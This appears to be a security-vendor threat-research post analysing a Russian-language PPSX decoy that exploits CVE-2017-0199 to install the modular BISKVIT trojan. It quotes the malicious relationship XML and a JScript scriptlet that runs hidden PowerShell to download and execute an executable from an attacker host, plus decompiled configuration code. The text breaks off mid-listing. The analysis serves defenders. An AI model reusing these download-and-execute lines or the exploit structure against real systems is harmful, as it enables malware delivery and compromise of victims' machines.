Russian Army Exhibition Decoy Leads to New BISKVIT Malware


fortinet.com/blog/threat-research/russian-army-exhibition-decoy-leads-to-new-biskvit-malware.html

August 20, 2018

Threat Research

By Jasper Manuel and Rommel Joven | August 20, 2018

A few days ago, the FortiGuard Labs team found a malicious PPSX file exploiting CVE-2017-0199 that had been crafted for Russian speakers. The filename “Выставка” when translated means “*Exhibition*”. On further examination, the PPSX file seems to have been targeted at an exhibition being held annually in Russia called *Army 2018 International Military and Technical Forum*. This is one of the largest exhibitions of military weapons and special equipment, not only in Russia, but also one of the outstanding events among similar exhibitions in the world. The discovery of this malicious document is very timely since the event is scheduled to be held August 21-26, 2018.


ARMY
МЕЖДУНАРОДНЫЙ ВОЕННО-ТЕХНИЧЕСКИЙ ФОРУМ «АРМИЯ-2018»
21-26 августа
КВЦ ПАТРИОТ
РЕГИСТРАЦИЯ БИЛЕТА
КУПИТЬ БИЛЕТ
АККРЕДИТАЦИЯ СМИ
О ФОРУМЕ
УЧАСТИЕ
ПОСЕЩЕНИЕ
ДЕЛОВАЯ ПРОГРАММА
ДЕМОПРОГРАММА
КОНТАКТЫ
БИЛЕТЫ

21 августа

12:00-16:30

Сухопутный кластер

Закрытый динамический показ современных и перспективных образцов вооружения, военной и специальной техники «Разведывательные и рейдовые действия общевойсковых подразделений»

Контроль действий войск (сил) на динамическом показе ВВСТ ООО "СТЦ". Комплекс с БЛА "Орлан-10" (Н-500-700 м); Комплекс с БЛА "Элерон-3" (Н-350 м). Комплекс с БЛА, выставляемые предприятиями промышленности

"Действия головного дозора". САО "Нона-С" – 2 ед., ПРУОА "Реостат", АМН "Тигр-М" – 2 ед., СТС "Рысь" – 2 ед., мотовездеход – 2 ед.

"Действие головной походной заставы" Привлекается 14 ед. ВВСТ и отряд ПДСС. 120 мм миномет – 3 ед., Т-72Б, Т-90А, БТР-82А – 4 ед., ЗСУ "Шилка-М4", САО "Хоста" – 2 ед., БЛ-680 – 2 ед.

"Действие 1 эшелона рейдового отряда" Привлекается 19 ед. ВВСТ и отряд ПДСС. 120 мм миномет – 3 ед., Т-80У-Е1, БМП-2, БМП-3 – 4 ед., ЗРПК "Тунгуска-М1" – 2 ед., САУ "Мста-С" – 2 ед., ЗРК «Стрела-10", ИРК, ИРМ, СНЛ-8, БЛ-680 – 2 ед.

"Действие 2 эшелона рейдового отряда" Привлекается 11 ед. ВВСТ. Т-80У – 3 ед., Т-72Б3 - 3 ед., РСЗО "Торнадо-Г" – 2 ед., РЛС "Аистенок", БМП-К "Бережливый", ПМП – 1 ком.


"Действие противотанкового резерва" Привлекается 14 ед. ВВСТ СПТРК "Хризантема" – 2 ед., СП "Малка", ТЗМ и СПУ "Искандер-М", РСЗО "Смерч", ЗРК "Тор-М2У" – 2 ед., СМ "Тюльпан", СПТП "Спрут-СД" – 2 ед., БМО-Т, ПММ-2М - 2 ед.

"Нанесениея огневого удара и доставка средств огневого поражения армейской авиацией" Привлекается 4 ед. ВВСТ вертолеты Ка-52, Ми-35М, Ми-26, 122мм гаубица Д-30

"Действие десанта с поддерживающими подразделениями ПВО и огнеметными подразделениями войск РХБЗ" Привлекается 14 ед. ВВСТ 122 мм гаубица Д-30, 120 мм миномет – 3 ед., СМ "Тюльпан", ЗРПК "Панцирь-С1" – 2 ед., БТР-МДМ – 2 ед., БМД-4М – 4 ед., ТОС-1А

Figure 01. Decoy file

Another interesting element of this malware is the included paragraph, shown below.



Закрытый динамический показ современных и перспективных образцов вооружения, военной и специальной техники «Разведывательные и рейдовые действия общевойсковых подразделений»

Figure 02. Invitation in Russian
This roughly translates to:

Closed dynamic show of modern and prospective samples of military armament and special equipment for the "reconnaissance and raid action of combined-arms units"

While the event is open to anyone, organizers from last year have set up specialized expositions that include "demonstrations behind closed doors." This caters to selected guests, where pieces of classified equipment are being displayed, including large aerial vehicles and missiles. That being said, we believe that this malicious document is being targeted to those selected guests who want to be, or are already included in these closed door invitations. This year's event has already 66 official foreign delegations confirming their participation. We will take a look on how a PPSX file could compromise an unpatched system.

Analysis

We begin with the malicious PPSX file that exploits CVE-2017-0199 and opens a bait file. CVE-2017-0199 is an HTA (HTML application) vulnerability that allows a malicious actor to download and execute a script containing PowerShell commands when a user opens a document containing an embedded exploit This is not the first time we have encountered an APT abusing this vulnerability. In fact, previous attacks have targeted people from UN agencies, Foreign Ministries, and people and organizations who interact with international governments.





Figure 03. Overview of attack


Once the PPSX file is opened, it triggers a script in *ppt/slides/_rels/slides1.xml.rels*. The exploit then downloads additional code from the remote server, as shown in figure 04, and executes it using the PowerPoint Show animations feature.



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="
  script:https://secured-links.org/connect/defender" TargetMode="External" />
  <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/slideLayout" Target="..
  /slideLayouts/slideLayout1.xml" />
  <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/vmlDrawing" Target="..
  /drawings/vmlDrawing1.vml" />
  <Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="..
  /media/image1.png" />
</Relationships>
```

Figure 04. PPSX file exploiting CVE-2017-0199


Shown below is the code from the remote server after the PowerShell exploit embedded in the XML file is successfully executed and downloads an executable payload into %Temp%.



```
<?XML version="1.0"?>
<package>
<component id='giffile'>
<registration
  description='Dummy'
  progid='giffile'
  version='1.00'
  remotable='True'>
</registration>
<script language='JScript'>
<![CDATA[
  na=new ActiveXObject("WScript.Shell");
na.run('%SystemRoot%/system32/WindowsPowerShell/v1.0/powershell.exe -windowstyle hidden (New-Object
System.Net.WebClient).DownloadFile(\'http://secured-links.org/files/defender.exe\',\'%TEMP%/C37D8D46-
78A1-4C4A-AAF3-13A26C1C66FE.exe\'); %TEMP%/C37D8D46-78A1-4C4A-AAF3-13A26C1C66FE.exe',0);
]]>
</script>
</component>
</package>
```

Figure 05. defender XML

When executed, Defender.exe drops the following files:



Local ▸ Temp ▸ {3770E1B5-5B65-C57C-3B51-1170C5B4739C} ▸ TMPEC4E ▸
library
Share with
Burn
New folder

Name	Date modified	Type	Size
SynTPEnh	15/8/2018 4:15 PM	File folder	
csrtd.db	15/8/2018 4:11 PM	Data Base File	1 KB
DevicePairing.exe	15/8/2018 4:11 PM	Application	11 KB
DevicePairing.exe.config	15/8/2018 4:11 PM	XML Configuratio...	1 KB
kernel32.dll	15/8/2018 4:11 PM	Application extens...	35 KB
Newtonsoft.Json.dll	15/8/2018 4:11 PM	Application extens...	450 KB

Figure 06. TMPEC4E directory

· SynTPEnh – a directory with the BISKVIT malware package

· Csrtd.db – an encrypted configuration file used by DevicePairing.exe for autorun installation



```
{"Parameters":{"FilePath":"SynTPEnh/SynTPEnh.exe","Operation":0,"Force":false}}
```


Figure 07. Decrypted configuration

· DevicePairing.exe – also identified in the code as "AutorunRegistrator", its function is to copy the SynTPEnh directory to %appdata% and add it to the autorun registry entry

- DevicePairing.exe.config – a runtime configuration file
- Kernel32.dll – a common library of BISKVIT malware
- Newtonsoft.Json.dll – a popular JSON serializer for .NET

BISKVIT

The BISKVIT Trojan is a multi-component malware written in C#. We dubbed this malware BISKVIT based on the namespaces used in the code, which contain the word “biscuit”. Unfortunately, there is already an existing unrelated malware called BISCUIT, so BISKVIT is used instead, which is the Russian translation of biscuit.



```
SynTPEnh (15.2.16.1)
  SynTPEnh.exe
    PE
    References
    { } -
    { } Biscuit.Modules.TaskExecutor
    { } Biscuit.Modules.TaskExecutor.Builders
    { } Biscuit.Modules.TaskExecutor.Models
    { } Biscuit.Modules.TaskExecutor.PackageRealization
    { } Biscuit.Modules.TaskExecutor.Services
```

Figure 08. Biscuit modules


Due to the modular nature of BISKVIT, it’s difficult to exactly determine all of its functionalities since components are only downloaded and loaded on the fly at the direction of the attacker. As of this writing, we have only been able to download one component. So far, based on the code of the components that we were able to acquire, this malware is capable of, but not limited to the following:

- Downloading files and components
- Hidden/stealthy execution of downloaded and local files
- Downloading of dynamic configuration files
- Updating itself
- Deleting itself

The BISKVIT malware is copied to the %appdata%\ SynTPEnh from the %temp% folder, as mentioned above. These are the contents of the %appdata%\SynTPEnh folder:

- SynTPEnh.exe – the main BISKVIT malware file
- Csrtd.db – an encrypted configuration file
- SynTPEnh.exe.config – a runtime configuration file
- Kernel32.dll – a common library of BISKVIT malware
- Newtonsoft.Json.dll – a popular JSON serializer for .NET


The main BISKVIT file disguises itself as the legitimate Synaptics Pointing Device Driver file to avoid suspicion by the user.



```
[assembly: AssemblyVersion("15.2.16.1")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("Synaptics TouchPad Enhancements")]
[assembly: AssemblyProduct("Synaptics Pointing Device Driver")]
[assembly: AssemblyCopyright("©Copyright Synaptics Incorporated 1996-2011")]
[assembly: ComVisible(false)]
[assembly: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]
```

Figure 09. Information disguised as Synaptics


When executed, it initializes its base configuration, which contains the following information:



```
public string ApiKey
{
    get
    {
        return base.GetString("ApiKey", "$$random");
    }
}
public string JobsDirectory
{
    get
    {
        return base.GetString("JobsDirectory", "534faf1cb8c04dc881a3fbd69d4bc762");
    }
}
public string ResultsDirectory
{
    get
    {
        return base.GetString("ResultsDirectory", "$$null");
    }
}
public string PackagesDirectory
{
    get
    {
        return base.GetString("PackagesDirectory", "083c57797944468895820bf711e3624f");
    }
}
public string[] Hosts
{
    get
    {
        return base.GetString("Hosts", string.Empty).Split(new char[]
        {
            ';'
        });
    }
}
public int TransferInterval
{
    get
    {
        return base.GetInt("TransferInterval", 10);
    }
}
public string KeyId
{
    get
    {
        return base.GetString("KeyId", "000000000000000000000000");
    }
}
public string CryptoKey
{
    get
    {
        return base.GetString("CryptoKey",
         "<RSAKeyValue><Modulus>yWk6zCL0QvjbolruzAJb6xusrCq0SJqn9OXYTgPoF9QjxKzkwUNdRrVvlaapDTQ9ka8g4LkmUH3lxhvlwjYho2K7iOwYOkbdG6w1ZU5CauCdbHGeKxG2QATdvkdEpd
